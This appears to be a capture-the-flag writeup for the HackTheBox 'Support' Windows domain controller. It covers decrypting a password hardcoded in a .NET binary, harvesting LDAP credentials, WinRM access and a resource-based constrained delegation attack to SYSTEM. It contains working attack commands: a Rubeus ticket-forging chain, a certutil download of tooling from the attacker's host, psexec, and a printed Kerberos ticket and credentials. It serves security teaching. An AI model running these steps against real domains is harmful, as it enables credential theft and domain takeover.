HTB

HTB: Support Writeup
Machine Name: Support
Difficulty: Easy
OS: Windows
Key Techniques: SMB Enumeration, .NET Decompilation, LDAP Enumeration, Resource-Based Constrained Delegation (RBCD)
Enumeration

rustscan
Nmap
Initial scans revealed a typical Windows Domain Controller profile with numerous open ports, including DNS (53), Kerberos (88), LDAP (389), SMB (445), and WinRM (5985).
 Key Findings:
- Hostname:
DC - Domain:
support.htb(noted assupport.htb0due to a null byte parsing artifact). - Services: Active Directory Domain Controller.
SMB
Anonymous access was allowed on the SMB service, revealing a non-standard share named support-tools

check the support-tools share , because it can be includes credentials, support-tools using IT teams. it may be have important something
Why NOT SYSVOL first?
SYSVOL important
BUT:
- Usually structured (policies only)
- Sometimes boring support-tools:
- messy
- human mistakes
- more chance for creds
Within the share, an archive named UserInfo.exe.zip stood out among the common utilities.

After extracting the archive, file command identified the binary as a .NET assembly
Important finding: → UserInfo.exe.zip it can be hold like “UserInfo”, “Backup”, “Config”, “Notes” names = HIGH VALUE TARGET
- unzip the UserInfo.exe.zip file
- then find base64 encryption code
ILSpy
Using ilspycmd (or AvaloniaILSpy) on Linux, the source code of the binary was retrieved

Encrypted Credentials: The binary contained an encrypted password and a hardcoded XOR key within the Protected class.

LDAP Binding: The LdapQuery class revealed the context in which these credentials were used.
Add domain name /etc/hosts :
echo "10.129.242.89 support.htb dc.support.htb" | sudo tee -a /etc/hosts
A simple Python script was written to reverse the XOR encryption logic found in the decompiled code. password decryption python code:
import base64

enc_password = "0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsyO76/Y+U193E"
key = b"armando"

decoded_bytes = base64.b64decode(enc_password)
result = bytearray()

for i in range(len(decoded_bytes)):
    result.append(decoded_bytes[i] ^ key[i % len(key)] ^ 0xDF)

password = result.decode('utf-8')
print(password)
- Username:
ldap - Domain:
support.htb - Password:
nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz
Foothold
Having obtained the above credentials, let’s connect to the LDAP server and see if we can find any interesting information. To connect we can use the ldapsearch utility. Let’s install it.
sudo apt install ldap-utils
After the utility has been installed let’s attempt to bind to the LDAP server using ldap@support.htb as the BindDN with the -D flag, and specifying support and htb as the Domain Components with the -b flag.

Find the users with ldap service
ldapsearch -x -H ldap://support.htb -D "ldap@support.htb" -w 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' -b "dc=support,dc=htb" "(objectClass=user)" sAMAccountName

we have many usernames, we get one name ,because it same as server name, it will be simple password or hardcoded credentials,
ldapsearch -x -H ldap://support.htb -D "ldap@support.htb" -w 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' -b "dc=support,dc=htb" "(sAMAccountName=support)"
Investigating the user support revealed a cleartext password stored in the info attribute, and membership in the Remote Management Users group, which grants WinRM access.

- Username:
support - Password:
Ironside47pleasure40Watchful
using founded credentials:
evil-winrm -i support.htb -u support -p 'Ironside47pleasure40Watchful'
A WinRM session was established using evil-winrm.

The user flag was located on the desktop.
 Found user.txt file,
d95f34fd75e9b55036f427f3285553cb
Privilege_Escalation
Enumeration revealed the machine is the Domain Controller (dc.support.htb). BloodHound (via SharpHound) analysis showed that the Shared Support Accounts group—of which the support user is a member—has GenericAll privileges over the Domain Controller computer object. This misconfiguration allows for a Resource-Based Constrained Delegation (RBCD) attack.
Create a Fake Computer Account:
- Uploaded and imported
Powermad.ps1. - Created a new machine account named
FAKE-COMP01$.





create fake computer;

verify Fake Computer
Get-ADComputer -Identity FAKE-COMP01

FAKE-COMP01 Delegate to DC
Set-ADComputer -Identity DC -PrincipalsAllowedToDelegateToAccount FAKE-COMP01$
Verify it
Get-ADComputer -Identity DC -Properties PrincipalsAllowedToDelegateToAccount
in Attacker MAchine:
cd ~/htb/Support

wget https://github.com/r3motecontrol/Ghostpack-CompiledBinaries/raw/master/Rubeus.exe
Victim Machine - Rubeus Download
certutil -urlcache -f http://10.10.16.170/Rubeus.exe Rubeus.exe

Password Hash Calculate:
.\Rubeus.exe hash /password:Password123 /user:FAKE-COMP01$ /domain:support.htb

Hash Founded !!
[*]       aes128_cts_hmac_sha1 : 06C1EABAD3A21C24DF384247BC85C540
[*]       aes256_cts_hmac_sha1 : FF7BA224B544AA97002B2BEE94EADBA7855EF81A1E05B7EB33D4BCD55807FF53

Then Generate the Ticket
.\Rubeus.exe s4u /user:FAKE-COMP01$ /rc4:58A478135A93AC3BF058A5EA0E8FDB71 /impersonateuser:Administrator /msdsspn:cifs/dc.support.htb /domain:support.htb /ptt

In Attacker Machine:
.\Rubeus.exe asktgt /user:FAKE-COMP01$ /rc4:58A478135A93AC3BF058A5EA0E8FDB71 /domain:support.htb /ptt


In Attacker Machine:
- Step 1: hosts file
echo "10.129.178.26 dc.support.htb support.htb" | sudo tee -a /etc/hosts

- Step 2: cifs ticket base64 save to file
cat > /tmp/ticket.b64 << 'EOF' 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 EOF
- Step 3: decode
base64 -d /tmp/ticket.b64 > /tmp/ticket.kirbi
- Step 4: kirbi to ccache
impacket-ticketConverter /tmp/ticket.kirbi /tmp/ticket.ccache
- Step 5: psexec

export KRB5CCNAME=/tmp/ticket.ccache impacket-psexec -k -no-pass support.htb/administrator@dc.support.htb

RootFlag
With a SYSTEM shell, the root flag was retrieved.

Conclusion
Support was an excellent Active Directory machine focusing on common misconfigurations. It reinforced the importance of inspecting non-standard SMB shares, analyzing custom binaries for hardcoded secrets, and understanding complex AD attack paths like RBCD. The ability to pivot from an LDAP reader account to a Domain Admin via delegation abuse makes this a valuable learning experience.